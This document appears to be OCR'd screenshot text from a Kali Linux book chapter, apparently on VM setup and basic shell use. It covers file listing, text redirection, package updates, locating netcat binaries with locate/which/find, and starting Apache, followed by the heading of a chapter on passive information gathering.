USB 1.1 (OHCI) Controller
USB 2.0 (EHCI) Controller
USB 3.0 (xHCI) Controller
Change to USB 1.1
USB Device Filters
USB issue found
Invalid settings detected
OK
Cancel


vm - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
System
Motherboard
Processor
Acceleration
Base Memory:
5823 MB
4 MB
8192 MB
Boot Order:
Floppy
Optical
Hard Disk
Network
Chipset:
PIIX3
Pointing Device:
PS/2 Mouse
Extended Features:
Enable I/O APIC
Enable EFI (special OSes only)
Hardware Clock in UTC Time
System: Motherboard page:
More than 65% of the host computer's memory (7.88 GB) is assigned to the virtual machine. There might not be enough memory left for the host operating system. Please consider selecting a smaller amount.
OK
Cancel

Chapter 4: Getting Comfortable with Kali Linux 2019


```
File  Edit  View  Search  Terminal  Help
root@kali:~# pwd
/root
root@kali:~#
root@kali:~# ls -l
total 100
drwxr-xr-x 2 root root  4096 Aug  5 22:30 Desktop
drwxr-xr-x 2 root root  4096 Apr 26  2018 Documents
drwxr-xr-x 2 root root  4096 Apr  9 11:32 Downloads
drwxr-xr-x 9 root root  4096 Aug  6 21:11 EyeWitness
drwxr-xr-x 6 root root  4096 Apr 13 14:40 InSpy
drwxr-xr-x 2 root root  4096 Apr 26  2018 Music
drwxr-xr-x 2 root root  4096 Apr 26  2018 Pictures
-rw-r--r-- 1 root root 33614 Aug  5 22:40 profiles.csv
drwxr-xr-x 2 root root  4096 Apr 26  2018 Public
drwxr-xr-x 4 root root  4096 Aug  5 20:41 recon-ng
-rw-r--r-- 1 root root    52 Apr 13 15:21 S3list.txt
drwxr-xr-x 5 root root  4096 Apr 13 15:17 S3Scanner
-rw-r--r-- 1 root root  8192 Aug  5 22:38 stash.sqlite
drwxr-xr-x 4 root root  4096 Aug  5 22:44 Sublist3r
drwxr-xr-x 2 root root  4096 Apr 26  2018 Templates
drwxr-xr-x 2 root root  4096 Apr 26  2018 Videos
root@kali:~#
root@kali:~# cd Desktop/
root@kali:~/Desktop#
root@kali:~/Desktop# ls -l
total 0
lrwxrwxrwx 1 root root 36 Apr 26  2018 mount-shared-folders.sh -> /usr/local/sbin/mount-shared-folders
lrwxrwxrwx 1 root root 32 Apr 26  2018 restart-vm-tools.sh -> /usr/local/sbin/restart-vm-tools
root@kali:~/Desktop#
```


Currently in the root directory


Blue indicates folders


```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop# ls
mount-shared-folders.sh  restart-vm-tools.sh  Test.txt
root@kali:~/Desktop#
root@kali:~/Desktop# cat Test.txt
This is a test file.

root@kali:~/Desktop# echo "This the second line" >> Test.txt
root@kali:~/Desktop#
root@kali:~/Desktop# cat Test.txt
This is a test file.

This the second line
root@kali:~/Desktop#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop# cat Test.txt
This is a test file.

This the second line
root@kali:~/Desktop#
root@kali:~/Desktop# echo "This is the third line" > Test.txt
root@kali:~/Desktop#
root@kali:~/Desktop# cat Test.txt
This is the third line
root@kali:~/Desktop#
```


Applications
Places
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
• Cisco Tools
• Fuzzing Tools
• Nessus Scanner
• OpenVAS Scanner
• Stress Testing
• VoIP Tools
03 - Web Application Analysis
04 - Database Assessment
cisco-audi...
cisco-glob...
cisco-ocs
cisco-torch
copy-route...
merge-rou...
yersinia


Applications
Places
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
Firefox ESR
Terminal
Files


Applications
Places
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Computer
Browse Network


1
Proxy None
root





```
root@kali:~# apt-get update
Get:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 Packages [17.0 MB]
Get:3 http://kali.mirror.globo.tech/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:4 http://kali.mirror.globo.tech/kali kali-rolling/contrib amd64 Packages [105 kB]
Fetched 17.4 MB in 16s (1,055 kB/s)
Reading package lists... Done
root@kali:~#
```

```
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
```

```
root@kali:~# apt autoremove
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  gdal-bin gdal-data geoip-database-extra libaec0 libappindicator1 libarmadillo8
  libdbusmenu-gtk4 libepsilon1 libfcgi-bin libfcgi0ldbl libfile-copy-recursive-pe
  libhdf4-0-alt libhdf5-100 libindicator7 libjs-openlayers libkmlbase1 libkmlconv
  libminizip1 libnetcdf13 libogdi3.2 libpango-perl libpyside1.2 libqca2 libqca2-p
  libqgis-networkanalysis2.18.17 libqgis-server2.18.17 libqgispython2.18.17 libqh
```

```
root@kali:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
```




```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# updatedb
root@kali:~# locate nc.exe
/usr/share/sqlninja/apps/nc.exe
/usr/share/windows-binaries/nc.exe
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# updatedb
root@kali:~# which nc
/bin/nc
root@kali:~#
```


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# updatedb
root@kali:~# find / -name nc*
/sys/devices/pci0000:00/0000:00:07.1/ata2/host2/target2:0:0/2:0:0:0/ncq_prio_enable
/etc/alternatives/nc
/etc/alternatives/nc.1.gz
/bin/nc
/bin/nc.traditional
/lib/modules/4.15.0-kali2-amd64/kernel/fs/ncpfs
/lib/modules/4.15.0-kali2-amd64/kernel/fs/ncpfs/ncpfs.ko
/lib/modules/4.15.0-kali2-amd64/kernel/drivers/hwmon/nct6683.ko
/lib/modules/4.15.0-kali2-amd64/kernel/drivers/hwmon/nct6775.ko
/var/cache/apt/archives/ncrack_0.6+debian-1_amd64.deb
/var/cache/apt/archives/ncurses-term_6.1+20181013-2_all.deb
/var/cache/apt/archives/ncurses-base_6.1+20181013-2_all.deb
/var/cache/apt/archives/ncompress_4.2.4.5-3_amd64.deb
/var/lib/dpkg/info/ncurses-base.conffiles
/var/lib/dpkg/info/ncurses-base.md5sums
/var/lib/dpkg/info/ncurses-base.list
/var/lib/dpkg/info/ncurses-term.md5sums
/var/lib/dpkg/info/ncat-w32.list
/var/lib/dpkg/info/ncat-w32.md5sums
/var/lib/dpkg/info/ncurses-bin.list
/var/lib/dpkg/info/ncurses-bin.md5sums
/var/lib/dpkg/info/ncurses-hexedit.list
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
FIND(1)                    General Commands Manual                    FIND(1)

NAME
       find - search for files in a directory hierarchy

SYNOPSIS
       find  [-H] [-L] [-P] [-D debugopts] [-Olevel] [starting-point...] [expres-
       sion]

DESCRIPTION
       This manual page documents the GNU version of find.  GNU find searches the
       directory tree rooted at each given starting-point by evaluating the given
       expression from left to right, according to the rules of  precedence  (see
       section  OPERATORS),  until  the  outcome  is known (the left hand side is
       false for and operations, true for or), at which point find  moves  on  to
       the next file name.  If no starting-point is specified, `.' is assumed.

       If  you  are using find in an environment where security is important (for
       example if you are using it to search directories  that  are  writable  by
       other users), you should read the `Security Considerations' chapter of the
       findutils documentation, which is called  Finding  Files  and  comes  with
       findutils.   That  document also includes a lot more detail and discussion
       than this manual page, so you may find it a more useful source of informa-
 Manual page find(1) line 1 (press h for help or q to quit)
```


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# service apache2 start
root@kali:~# netstat -antp | grep apache
tcp6       0      0 :::80                   :::*       LISTEN      2467/apache2

root@kali:~#
```









Stopping individual services




Disabling services from auto-starting


Chapter 5: Passive Information Gathering







